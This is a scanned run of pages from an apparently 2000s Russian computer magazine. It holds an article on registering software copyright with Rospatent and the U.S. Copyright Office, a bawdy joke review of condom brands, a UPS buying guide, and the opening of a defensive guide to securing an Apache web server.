
Все то, на что я извел предыдущие полторы страницы - это (несколько, правда, упрощенный и перефразированный) закон. На практике все сложнее :(. Основная сложность состоит в том, что крендель, который спионерил у тебя прогу, может сказать, что ни фига он не нарушал, а написал ее еще за год до тебя, а то, что в карманах - зеленый чай. Как же "© 2000 Я"? Ты, наверное, не хуже меня знаешь, что для изменения этой надписи на "© 1999 Он" не нужны ни исходники, ни декомпиляция ;). Дата создания файла - тоже неубедительный аргумент :(. То есть, по большому счету, все электронные аргументы (как с твоей, так и с его стороны) неубедительны по известным причинам. Единственное, что остается, - это засвидетельствовать тот факт, что сегодня, 15 апреля 2004 года, ты, _____ (фамилия, имя, отчество) имеешь на руках эту прогу и являешься ее автором. Авторство ты, конечно, не засвидетельствуешь, но судье будет понятно, что автор тот, у кого она раньше появилась.

Так вот засвидетельствовать свое первенство можно несколькими способами.

НОТАРИУС

Самый простой способ защитить статью, публикуемую в электронном виде - заверить ее бумажную копию у нотариуса, который на ней поставит дату, кучу печатей и занесет запись в книгу учета. С прогой то же самое: делаешь скриншоты, листинг программы, листинг директории (с размерами файлов), распечатываешь это добро и заверяешь в нотариальной конторе. Готово! Теперь уж не съедет...

РЕГИСТРАЦИЯ

Депонирование (в контексте этой статьи) - это помещение копии программы на неизменяемый машиночитаемый носитель типа cd-r, фиксация

Роспатент: www.fips.ru/rospatent

■ Можешь не париться с реквизитами и провернуть все денежные махинации без них в здании Роспатента: Бережковская, наб., д.30, корп.1.

■ Бланки всех документов, необходимых для регистрации, качаются с сайта Роспатента.

даты и условий осуществления этой процедуры и отправка в хранилище. Этим самым создаются свидетельства твоего авторства, которые позже при необходимости могут быть извлечены с пыльных полок и представлены в суде. Вообще-то говоря, в России депонированием объектов авторского права занимается Российское Авторское Общество (РАО): www.rao.ru. Но к ним мы не пойдем, потому что программы для ЭВМ в их компетенцию не входят. А нужно нам с тобой Российское агентство по патентам и товарным знакам (Роспатент): www.fips.ru/rospatent. Регистрация является добровольной и требует подачи заявки.

Заявка на регистрацию состоит из трех частей:

❶. Заявление.


❷. Депонируемые материалы.

❸. Документ, подтверждающий уплату регистрационного сбора.

ЗАЯВЛЕНИЕ НА РЕГИСТРАЦИЮ

■ Видишь картинку, под которой написано "бланк формы для регистрации"? Тебе придется вооружиться Word'ом или Corel'ом и сообразить документ, крайне похожий на тот, что на картинке. Но есть вариант попроще: www.fips.ru/avp/blanks/RP.rtf. Это "Форма РП заявления на официальную регистрацию программы для ЭВМ и базы данных". Ее надо заполнить и распечатать. Шрифт заполнения - Times New Roman Cyr, размер 11-12. Практически под каждым полем для ввода имеется подсказка по заполнению, читай ее внимательно, прежде чем начинать набивать. А то, что в подсказках не написано, я тебе расскажу.

Итак, поехали. Прежде всего, запомни один нюанс: правообладатели (заявители) - это те, кто владеет имущественными правами (т.е. те, кому ты эти права продал; или, работая на кого, ты написал эту прогу; или же, если это все не про тебя, - ты сам), а автор - это обладатель неимущественных прав (т.е. ты как кодер, программист, одним словом - создатель). Дальше... Те графы, в которых предполагается ответ "отсутствует" или "нет", заполняются непосредственно этими словами - никаких прочерков и пустых граф. Сведения о предыдущей регистрации указываются, если таковая



Бланк формы для регистрации в Роспатенте

имела место быть. Вот и все. Приехали ;).

А, да, забыл сказать: если заявителей или авторов несколько и на эту бумажку все не помещаются, используется дополнительная "Форма РП/ДОП заявления на официальную регистрацию программы для ЭВМ и базы данных" (www.fips.ru/avp/blanks/RP_dop.rtf).

С заявлением разобрались.

ДЕПОНИРУЕМЫЕ МАТЕРИАЛЫ

■ Депонируемые материалы идентифицируют программу. Как правило, это листинг, скрины (вместе - не более 70 страниц) и производимые аудиовизуальные отображения (если они важны). Другие формы депонируемых материалов тоже возможны, но только в том случае, если ты убедишь, что они лучше идентифицируют твою программу. Материалы представляются "в сброшюрованном и прошитом виде с указанием количества прошитых и пронумерованных страниц на подписанной правообладателем (его представителем) наклейке, скрепляющей концы прошивочной нити, на оборотной стороне последнего листа". И это все прикрывает титульный лист, на котором должны быть название объекта, правообладатель и все авторы. Плюс, если прога уже вышла в свет, можешь написать "© ...".

И к этому всему добру прилагается реферат, который должен содержать: ФИО или ник каждого автора, ФИО правообладателя, название проги, аннотацию (назначение, область применения, функциональные возможности - в сумме не больше 700 знаков), тип реализующей ЭВМ, ось и вес проги.

УТРОМ ДЕНЬГИ...

■ Теперь самое неприятное. За все это дело надо заплатить. Тарифы такие:

За что	Сколько (руб.)	
	с физ. лица	для юр. лица
За подачу заявки на официальную регистрацию программы для ЭВМ	1000	500
За внесение в Реестр программ для ЭВМ	400	200
За публикацию сведений об официально зарегистрированной программе для ЭВМ в официальном бюллетене	400	200
	с каждого правообладателя	с каждого автора
За выдачу свидетельства об официальной регистрации программы для ЭВМ	200	100

Тарифы на регистрацию и прочие услуги

Если ты учишься в государственном или муниципальном образовательном заведении и реализуешь образовательную или профессиональную программу обучения, тебе предоставляется 30% скидка.

Ахтунг! Платить надо не за все, что написано в таблице, а только за то, что тебе надо. То есть "подача заявки". Остальное - опционально.

"Регистрационный сбор" перечисляется на расчетный счет Роспатента, а все остальное - на счет Федерального института промышленной собственности: »

W W W

КУЧА МАТЕРИАЛА ПО ТЕМЕ

- **www.copyright.ru**
- **http://fips.ru/rospatent**

■ Заявку в Роспатент можно доставить лично, по почте или факсом. Но при пересылке факсом вдогонку надо отправлять оригинал.

■ Для коллективного управления авторскими правами существует Российское Общество по Мультимедиа и Цифровым Сетям (РОМС): **www.roms.ru**.

■ Авторское право на прогу не связано с правом собственности на носитель, и продажа диска не влечет передачу прав на его содержимое.

Наименование реквезита	За регистрацию	За все остальное
Получатель	ИНН 7710079216 Российское агентство по патентам и товарным знакам	"ИНН 77300360730ФК по ЗАО г.Москвы (Федеральный институт промышленной собственности л/с 06165325100)"
Расчетный счет	40302810600002000544	40503810600001009008
Банк получателя	Оперу-1 при Банке России г. Москва 701	Отделение 1 Московского ГТУ Банка России г.Москва 705
БИК	044501002 (корр.счета нет)	044583001 (корр.счета нет)
КПП	773001001	773001001
ОКПО	00038971	48530486
ОКАТО	45268554000	45268554000
ОКОНХ	97310	95120
КБК	2010810	5020000 (платные патентно-информационные услуги)
ОКОГУ	13513	

Реквизиты для оплаты

Депонирование создает свидетельства твоего авторства, которые позже при необходимости могут быть извлечены с пыльных полок и представлены в суде

ОФОРМЛЕНИЕ И ПОДАЧА

■ Все, документы собрали, самое сложное позади. Теперь надо это как следует оформить: A4, минимальные поля - все по 20 мм, нижнее - 25; никаких курсивов и зеленых вставок - все прямым черным текстом; нумерация страниц арабская, начиная со второй.

Все документы распечатываются в одном экземпляре, кроме реферата - он в двух.

Все, готов к труду и обороне.

Теперь дуй на почту, покупай конвертик с маркой, пиши на нем **Бережковская наб., 30, корп. 1, Москва, Г-59, ГСП-5, 123995.**

Заливай туда все бумаги, кидай в Outbox и жди, когда придет свидетельство о регистрации.

Copyright Office при Библиотеке Конгресса США: www.copyright.gov

U.S. COPYRIGHT OFFICE

■ Ну, в России у нас подписка уже есть ;). Поехали покорять американцев. Зачем? Затем, что у них подписаны конвенции с половиной мира, и защита авторских прав Штатами обеспечит нам их защиту еще очень много где! Итак, в Америке делами регистрации авторских прав и депонирования занимается U.S. Copyright Office при Библиотеке Конгресса США (www.copyright.gov). Зацени, как высоко берем, а!

Наши с тобой программистские труды попадают в класс литературных и регистрируются в следующем порядке.


Во-первых, как и в ФИПС'е, заполняется заявление. Если ты единственный автор проги, она создавалась НЕ по найму и не является "обновленной версией", то используется форма "Short Form TX", в остальных случаях - "Form TX". Бланки качаются с www.copyright.gov/forms/formtxs.pdf и www.copyright.gov/forms/formtxi.pdf соответственно.

Как заполнять, я тебе рассказывать не буду. Там все написано, надо только вооружиться словарем, а у нас не "английский для кофейников". Распечатываешь. Прилагаешь чек на 30 баков, листинг со скринами, пожелание Санта-Клаусу и отправляешь по адресу:

Library of Congress
Copyright Office
101 Independence Avenue, S.E.
Washington D.C.
20559-6000

Как только контора получает все бумажки - ты зарегистрирован! А еще через 4-5 месяцев тебе пришлют сертификат.

Подробнее о методах и способах оплаты читай Циркуляр 4: www.copyright.gov/circs/circ04.html.



Short Form TX для регистрации в Америке

ЛЮБОЙ КАПРИЗ...

■ Вообще-то, у тебя есть возможность избавить себя от всех этих процедур по дополнительной регистрации, но остаться при своих интересах. Не барское это дело - бумажки заполнять ;). Все эти формальности за определенную сум-

■ Употребление прилагательного "пиратская" в отношении объектов интеллектуальной собственности никакого отношения к Джеку Воробью-Спэроу не имеет: piracy - нарушение прав интеллектуальной собственности (англ.).

Trademark.com.ua

му с радостью выполнят многие конторы. Вот тебе адреса некоторых из них:


www.copyright.ru
www.internet-patent.ru
www.sibcopyright.narod.ru
http://trademark.com.ua

МАЛЕНЬКИЙ ОТВРАТИТЕЛЬНЫЙ НЮАНС

■ После всех своих мучений, заверок листингов и регистраций ты все равно рискуешь оказаться неправым. Проблема в том, что при создании своей проги ты непременно использовал другие (начиная с делфей или сишника и заканчивая виндой). И есть у меня такое предчувствие, что, по крайней мере, одна из них пиратская. А это значит, что ты нарушил авторские права Microsoft'а или Inprise'а и будешь привлечен к 240 часам исправительных работ, твоя программа конфискуется, заработанные тобой деньги перейдут в доход казино :(. Все, что тебе остается - жить надеждой, что ни первые, ни вторые тебя искать не будут.

ОТХОДНАЯ ПЕСНЯ

■ Вот ты и прослушал курс лекций по основам защиты авторских прав. Это, конечно, далеко не все, что я хотел рассказать, но если у тебя будут вопросы - читай законы (http://law.copyright.ru) и пиши письма!



А ты соблюдаешь авторские права?

pOrOh (pOrOh@real.xakep.ru)

РЕЗИНОВЫЙ ТЕЛОХРАНИТЕЛЬ

ТЕСТ-ДРАЙВ ПРЕЗЕРВАТИВОВ!

Наступила весна - самое время покататься с ветерком с любимой подругой! Однако после зимней стоянки необходимо ответственно подойти к выбору нужной резины, ведь, помимо удовольствия, нужно помнить и о безопасности. Итак, представляем полноправных участников заезда...

В то время как другая резина рвется в клочья, Дюрекс продолжает работать...

DUREX AROUSER

Заманчивая резина для любителей покататься с удовольствием. Многие наездницы в восторге. Стоит заметить, что во время первого круга стоит немного придержать пыл своего коня, во избежание неприятных ощущений у партнерши, или использовать покрышки с более гладкой поверхностью.

DUREX EXTRA SAFE

Фирму Дюрекс уважают за высокий уровень безопасности, что подтверждает эта модель покрышек. Во время заездов они показали свои лучшие бойцовские качества, проявив завидную выносливость и стойкость. На резину нанесена дополнительная спермицидная смазка, защищающая от инфекций и нежелательной беременности.

DUREX ELITE

Элитная серия тонкой резины для чувствительных заездов. Вполне возможно, твой конь и наездница вообще не заметят присутствия латексной брони, что гарантирует зрелищный поединок с обилием приятных моментов и эмоциональной концовкой. Рекомендации лучших кекс-маньяков :).

Перед надеванием покрышки следует немного сжать ее кончик, чтобы выпустить из нее лишний воздух (если, конечно, не хочешь, чтобы она взорвалась во время гонки :)).


DUREX CLASSIC

Любителям безопасной езды посвящается! Классическая резина, проверенная многими поколениями гонщиков. На обратной стороне пачки грамотный призыв - если хочешь повеселиться, но чувствовать себя в безопасности, используй Durex Classic. Удачного веселья! ;)

DUREX SELECT

В этом мега-боксе 12 разноцветных ароматизированных покрышек, которых с лихвой должно хватить на весь гоночный weekend. При этом гарантируются острые ощущения и прочие радости. Можно буквально выбрать резину на любимый вкус и цвет, что особенно оценят некоторые гурманки, которым наскучили скудные характеристики их основного блюда. Еще Durex Select окажет неоценимую помощь в оральной дрессировке малоопытных наездниц.

Ребристая поверхность обеспечит особо приятное сцепление...



Отличная форма и цвет

SICO PEARL

■ Бокс с тремя резинками с точечным рифлением, способным доставить особое удовольствие твоей напарнице по безбашенным гонкам. Резина покрыта особой смазкой, обеспечивающей свободный ход твоего поршня в цилиндре партнерши. В общем, все что нужно для неординарного заезда.

SICO SAFETY

■ Другие классические немецкие покрышки для твоего железного (временами :)) коня. Само название гарантирует безопасную езду, а в качестве немецкой резины сомневаться не принято. Наши жесткие испытания лишь подтвердили это, так что, если безопасность для тебя превыше всего, то это твой выбор.

SICO SPERMICIDE

■ На эту резину от хорошо зарекомендовавшего себя немецкого производителя нанесена особо хитрая спермицидная смазка с секретным составом (ноноксинол-9), которая обеспечит дополнительную надежную защиту от проникновения фигуро-разрушительных веществ в двигатель твоей партнерши. Так что, если тебя не особенно прельщает перспектива появления в кузове твоей напарницы потусторонних шумов и стуков, то эта марка создана для тебя.

Заезды под голубой луной ;)

SICO COLOR

■ Три цветных ароматизированных покрышки, созданные для любителей всего необычного. А вкус клубники, банана или мяты не оставит равнодушными поклонниц этих фруктов и растений. Твой поршень будет доволен!

SICO SENSITIVE

■ Эта резина долгое время была неотъемлемым спутником твоего любимого безбашенного редактора, пока в один псевдопрекрасный момент она не взорвалась в недрах цилиндра его партнерши. Конечно, приобретенный опыт позволил сориентироваться в опасной ситуации и вовремя заехать в боксы для смены взорвавшийся покрышки, но этот инцидент все же оставил неприятный осадок. Психо отправился на поиски и перепробовал кучу разной резины, но найти схожую по ощущениям так и не удалось (наиболее близкой оказалась Durex Elite). Так что уникальная характеристика (анатомическая форма, обеспечивающая идеальное облегание) делает эту »

По окончании заезда проследи за тем, чтобы из покрышки ничего не вылилось, куда не нужно, иначе может потребоваться капитальный ремонт...

покрышку лучшим выбором для гонщиков, которым важнее всего максимальная чувствительность. Главное, не злоупотреблять горючим и не агрессивничать во время заездов.

VIZIT ЗОЛОТОЙ

■ Высококачественная резина от немецкого производителя. Если твоя напарница неравнодушна к золотым побрякушкам, то представь, как она обрадуется твоему золотому поршню :). Помимо всей этой красоты, их отличает увеличенный размер и диаметр, что положительно скажется на работе всего двигателя (если, конечно, для этого есть необходимый ресурс :)).

VIZIT СВЕРХТОНКИЙ

■ Во многих жизненных делах, особенно в заездах с напарницей, стоит уделять особое внимание чувствам и ощущениям. С этой истиной Vizit абсолютно согласен, что и доказывают эти покрышки. С ними гонка получится особенно чувствительной и яркой, прежде всего, благодаря очень тонким стенкам (почти в 1,5 раза тоньше, чем у обычной резины).

Надевай покрышку только тогда, когда твой конь находится во взвинченном состоянии...

VIZIT ДВУХЦВЕТНЫЙ

■ Еще одна модель, произведенная по hi-tech технологии. Однако основная фишка не в этом, а в дизайнерском решении. Резинка в куполообразной части покрашена в синий цвет, а также в 1,5 раза шире по сравнению с основной частью, что увеличивает прочность и надежность резины во время гонки и в ее завершающей стадии. По личным наблюдениям, уровень безопасности довольно высокий, но чувствительность, конечно, не на высоте...

Если твоя напарница неравнодушна к золотым побрякушкам, представь, как она обрадуется твоему золотому поршню :).

VIZIT ЦВЕТНЫЕ

■ Серия покрышек психоделичных расцветок и ароматов. Гурманам предлагается испытать резину со вкусом шоколада, фруктов, клубники, мяты, банана и апельсина. Можно действительно замаскировать свой поршень под банан, только будь внимателен, а то вполне возможно, что голодная разгоряченная напарница ненароком его укоротит :).

VIZIT ГОЛУБАЯ ЛУНА

■ Эта весьма интересная резина предназначена для развлечений с мускулистым механиком во время отсутствия основной напарницы по гон-

кам :). Или вообще для тех, кто не терпит присутствия женского духа на корабле. Или, наоборот, для разгоряченной подруги, которая не прочь задействовать свой второй цилиндр ;). При этом не стоит беспокоиться за свободный ход поршня, обильное смазочное вещество весьма поможет тебе в этом любопытном процессе.

ФИНИШ!

Три самых лучших (по крайней мере, на мой суперскромный взгляд на эти девайсы :)) покрышки - Durex Arouser, Sico Sensitive и Сверхтонкий Vizit! Вот и все, береги себя и своего коня ;).

morbah (morbah@list.ru), www.scootera.net

UPS ПРОТИВ МАСКИ-ШОУ

ВЫБИРАЕМ БЕСПЕРЕБОЙНЫЙ ИСТОЧНИК ПИТАНИЯ

Скорей всего, тебе уже приходило в голову, что пора приобрести источник бесперебойного питания (или, как его еще называют, UPS, от англ. Uninterruptable Power Supply). Этот девайс может спасти комп и его пользователя от выкрутасов напряжения и от злых дядек в масках, стучащихся в дверь ногами...

Как часто из-за отключения электричества в квартире я не успевал сохранить результаты своей кропотливой работы. Как мне было обидно, что время потрачено впустую, и придется снова, снова! После того как со мной несколько раз приключилась такая неприятность, я научился через каждые двадцать минут, нажимать на кнопочку Сохранить, после чего уже меньше опасался за то, что компьютер вдруг неожиданно отключится. Также было неприятно, когда электричество отключалось во время отдыха или игры. Тогда я занялся поиском нужного средства.

Если у тебя особенно дорогое оборудование, чувствительное к малейшим перепадам напряжения, то тебе нужно приобрести онлайновый UPS.

КАК ВЫБРАТЬ?

Выбор UPS должен обуславливаться тем, насколько долго тебе требуется поддерживать питание компьютера и сколько мощности понадобится для поддержания работы твоего ПК.

ОФЛАЙНОВЫЙ UPS

Источники бесперебойного питания такого типа отличаются невысокой ценой и небольшими габаритами. Принцип работы основан на простом техническом решении: при скачке напряжения выше или ниже установленной нормы срабатывает переключатель, и нагрузка переходит на резервное питание от инвертора, питающегося от батарей. В штатном режиме питание нагрузки осуществляется напрямую от электросети, как правило, через помехоподавляющий фильтр.

Время переключения питания от сети на питание от батареи - от 4 до 10 мс, что считается довольно большой величиной, но достаточной для функционирования обычного персонального компьютера.

Еще стоит отметить, что у офлайновых источников отсутствует изоляция нагрузки от сети, и невозможно стабилизировать частоту выходного напряжения. Уровень их мощности - от 220 до 2000 В.А.

ПОСЛЕДСТВИЯ ПЕРЕПАДОВ НАПРЯЖЕНИЯ

Если в твоей электросети случаются частые перепады напряжения с отклонениями от нормы, то твой компьютер будет слишком часто питаться от батарей, и поэтому срок их службы будет заметно сокращаться. Из-за частых скачков напряжения происходит около 50% всех неполадок в сети.

Если у тебя крутой комп, то стоит присмотреться к линейно-интерактивному UPS.

ЛИНЕЙНО-ИНТЕРАКТИВНЫЙ UPS

Если у тебя крутой комп, то стоит присмотреться к линейно-интерактивному UPS. Они бывают двух видов: с феррорезонансным трансформатором или без него. Трансформатор позволяет расширить диапазон входного напряжения, при котором напряжение на выходе поддерживается на приемлемом уровне без перехода на питание от батарей.

У линейно-интерактивных источников бесперебойного питания инвертор ИБП включен параллельно электросети и работает в двустороннем режиме: осуществляет мониторинг линии электропитания и в определенных пределах обеспечивает регулирование и стабилизацию выходного напряжения ИБП, а также заряжает батареи. Они работают куда более надежно, чем офлайновые резервного типа, и продолжительность их службы не зависит от частоты перепадов напряжения твоей многострадальной электросети.

Мощность этих девайсов - от 250 до 10000 В.А.

Даже при больших отклонениях входного напряжения ИБП продолжает питать нагрузку чистым синусоидальным стабилизированным напряжением (как правило, отклонения амплитуды выходного напряжения не превышают 5% от заданного номинального значения). Основная отличительная черта ИБП этого класса: инвертор включен последовательно с источником основного электроснабжения и находится всегда во включенном состоянии. При пропадании входного напряжения он переходит на питание от батарей. Благодаря используемой схеме, переключение на резервное питание от батарей происходит практически моментально.

Основное преимущество ИБП с двойным преобразованием напряжения - это надежная защита нагрузки практически от любых неполадок в сети электропитания. Кроме того, напряжение на выходе ИБП стабилизируется с высокой степенью точности не-

Благодаря используемой схеме, переключение на резервное питание происходит практически моментально.

ТЕРМИНЫ

■ off-line UPS - источник бесперебойного питания, характеризующийся наличием времени переключения с основной сети на работу от аккумуляторов. При работе от входной сети представляет собой пассивный фильтр. Небольшие габариты, низкая цена и простой дизайн. Защищает от трех неполадок в электросети.

■ line-interactive UPS - источник бесперебойного питания, характеризуется наличием времени переключения с основной сети на работу от аккумуляторов. При работе от входной сети представляет собой пассивный фильтр. Имеет автотрансформатор, благодаря чему работает в широком диапазоне входных напряжений без перехода на аккумуляторы. При работе от аккумуляторов на выходе инвертора степ волна или синусоида. Привлекательный внешний вид, небольшие габариты и невысокая цена. Защищает от пяти неполадок в электросети.

■ on-line UPS - источник бесперебойного питания с двойным преобразованием, защищает нагрузку от большинства неполадок в сети. Переход на работу с основной сети на работу от аккумуляторов происходит без разрыва синусоиды на выходе. При работе от входной сети представляет собой пассивный фильтр. Ценовая ниша - дорого, но это лучшее, что есть на данный момент. Защищает от девяти неполадок в электросети.

■ Мощность UPS - номинальная выходная мощность источника (мощность инвертора UPS). Указывается в ВА. Обычно выходная мощность UPS указывается в названии самого источника или через слеш, дефис, тем самым мощность аппарата легко читается в названии.

При скачке напряжения выше или ниже установленной нормы срабатывает переключатель, и нагрузка переходит на резервное питание от инвертора, питающегося от батарей.

зависимо от состояния электросети или нагрузки.

Диапазон мощностей выпускаемых устройств очень широк - от 600 В.А до нескольких сотен киловольт-ампер.

ОБЗОР ДЕВАЙСОВ

APC Back-UPS CS BK325-RS, BK475-RS, BK350EI, BK500EI

Серия CS уже довольно давно выпускается, и хорошо зарекомендовала себя у многих юзверей. Переход на батарею составляет 2-5 мс. В обратном процессе - 1,3-3 мс. У моделей BK325-RS, BK475-RS имеется "раскачка" инвертора, длящаяся почти два периода сетевой частоты. В то же время, у девайсов BK350EI, BK500EI ничего подобного не замечено, а длительность перехода на батарею составляет 3-4,5 мс, обратно 2 мс.

APC Back-UPS Pro BP650SI

Если многие модели просто игнорируют скачки напряжения, не выходящие за пределы разумного, либо просто постоянно переключаются на батарею, то эта серия устройств призвана защищать нагрузку в условиях хронических аномалий питающей сети. Время перехода на батарею составляет 4 мс. Обратный процесс - 1,8 мс. »

APC Smart-UPS On-Line SUOL1000XLI

APC Smart-UPS SU420 INet, SU620 INet

APC Back-UPS Pro BP650SI

APC Smart-UPS On-Line SUOL1000XLI

Эту модель можно установить как в стойку, так и на пол, для чего используются две входящие в комплект пластиковые опоры. APC Smart-UPS, как и положено онлайновым источникам бесперебойного питания, никак не реагирует на пропадание сетевого напряжения, т.к. подстройка нужной фазы происходит очень быстро.

APC Smart-UPS SU420 INet, SU620 INet

Самые простые модели серии APC Smart-UPS. Это проявляется в прямоугольной форме выходного напряжения при работе от батарей. Переход на питание от батареи составляет 4-5 мс. Время возврата довольно долгое из-за продолжительной подготовки к этому процессу - 1-3 с.

APC Smart-UPS SU700RMI2U, SUA1000I USB

SUA1000I, как понятно из названия, позволяет управлять собой через USB-интерфейс. Переходные процессы происходят очень плавно и быстро - 2 мс. Что касается SUA700RMI2U, то он по характеру и длительности перехода во многом схож со своим сородичем на USB.

Учитывая качество наших электросетей, нужно быть готовым к тому, что менять батареи придется чаще.

Apollo 1050E/500VA

Эта AVR-модель обладает в некотором смысле уникальными особенностями. Она устанавливает взаимосвязь между входом и выходом, начиная с того момента, когда сеть подана, а ИБП еще не переключился на питание нагрузки от сети. Время перехода на сеть составляет 4,3 с, а сами переходные процессы - 6 мс на батарею и 3 мс обратно.

Apollo 1085A/850VA

У Apollo 1085A при работе от сети выходное напряжение находится в противофазе к сетевому.

Прямой переход на батарею выполнялся плавно, но недостаточно быстро - 8 мс. Переходной процесс занимает около 9 мс, из-за необходимости отключения инвертора от выходных гнезд. В целом же этот UPS является достойным источником бесперебойного питания для твоего компа.

Gembird GSU-600VA

Сзади на корпусе этого блока расположен DIP-переключатель, позволяющий выбрать значение нижнего порога переключения из ряда 192, 182, 172 и

Время перехода на батарею малое - 2 мс, и решение о возврате на сеть принимается быстро: 610-620 мс.

162 В. Переход на батарею четко зависит от того, в какой период пропало сетевое напряжение: чем ближе к минимуму - тем дольше продолжается процесс. В среднем время запуска инвертора составляет около 9 мс. Обратный процесс происходит очень быстро. Тоже удачная модепька.

Powercom BNT-400A и BNT-600A

Девайсы позиционируются как "источники бесперебойного питания с автоматическим регулированием напряжения (AVR). Полный цифровой микропроцессорный контроль, автоматическое определение и выбор частоты 50/60 Hz. Предназначены для защиты персональных компьютеров, рабочих станций и другого ответственного оборудования от основных неполадок с электропитанием: высоковольтных выбросов, электромагнитных и радиочастотных помех, понижений, повышений и полного исчезновения напряжения в электросети". Холодный старт, защита от перепадов напряжения, защита от короткого замыкания и перегрузок при питании от аккумуляторов. В общем, хороший выбор для владельцев не самых крутых компьютеров.

Powerware PW5125 1000i

Это одна из самых последних моделей линейно-интерактивных ИБП, позиционируемая для защиты офисных серверов.

Время перехода на батарею малое - 2 мс, и решение о возврате на сеть принимается быстро: 610-620 мс.

Переход обратно практически молниеносен: 1,6-1,8 мс. Короче, крутой девайс :).

ПОСЛЕСЛОВИЕ

■ В устройствах всех производителей установлены батареи со сроком службы 3-5 лет по стандарту Euro Bat. Для ИБП с двойным преобразованием напряжения можно установить батареи с большим сроком службы - 5-8 или 10 лет. Тем не менее, учитывая качество наших электросетей, нужно быть готовым к тому, что менять их придется несколько чаще. На сокращение срока службы батарей влияет также и несоблюдение климатического режима в помещении, где они находятся. В общем, на УПСу надейся, но и сам не расслабляйся!

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ЗАЩИТИ СВОЙ WWW-СЕРВЕР

ВВЕДЕНИЕ В WEB-БЕЗОПАСНОСТЬ

Опять поломали? Несчастные хакеры уже в третий раз атакуют твой Web-сервер и оставляют дефейс. Согласись, мало приятного, korga ты даже не знаешь причину атаки. Ничего страшного - сейчас я научу тебя грамотно защищать свою web-территорию.

В ЧЕМ КРОЕТСЯ ОПАСНОСТЬ?


Ты будешь удивлен, но атаковать Web-сервер можно многими способами. Даже если у тебя стабильный Апач без ненужных модулей, тебя могут поиметь через легкодоступный пароль на авторизацию. Либо посредством дырявого скрипта. Чтобы оставаться в абсолютной безопасности, необходимо в полной мере рассмотреть каждый способ нападения.

Итак, прежде чем устанавливать софт на свою машину, необходимо четко выбрать его версию. В качестве демона рекомендую Apache - он хоть и подмочил свою репутацию в OpenBSD, но достаточно стабилен и безопасен. Что касается версии, ставь последний из ветки 1.3.28. Вторая ветка еще слишком сырая, поэтому лично я ей не доверяю.

Но поставить сервер еще полбеды, самый геморрой в его настройке и модулях. Именно через модули тебя могут поиметь, поэтому вот тебе ряд советов, к которым стоит прислушаться:

❶. Ставь только проверенные модули и выбирай стабильные версии. Я бы рекомендовал устанавливать только две апачевых библиотеки - это mod_php и mod_ssl. Остальные не заслуживают доверия по разным причинам: дырявый код, возможность работы без них и т.п.

❷. Внимательно читай руководство по установке. Так, например, перед тем как запустить mod_php и быть уверенным в безопасной работе, нужно грамотно настроить конфиг php.ini.



Версия сервера и название модулей

Действия эксплойта openssl-too.c

Почти то же самое касается и mod_ssl. Короче говоря, RTFM ;).

❸. Старайся компилировать модуль, а не ставить из rpm. Дело в том, что многие эксплойты содержат именно rpm-таргеты. Если ты соберешь библиотеку вручную, хакеру будет сложнее подобрать адрес возврата. Даже если модуль будет уязвим.

КРЫЛЬЯ, НОГИ... ГЛАВНОЕ - КОНФ!

С этим разобрались. Теперь давай вплотную подойдем к настройке Apache. Я не собираюсь перелопачивать весь httpd.conf, а лишь дам ряд рекомендаций к некоторым его директивам.

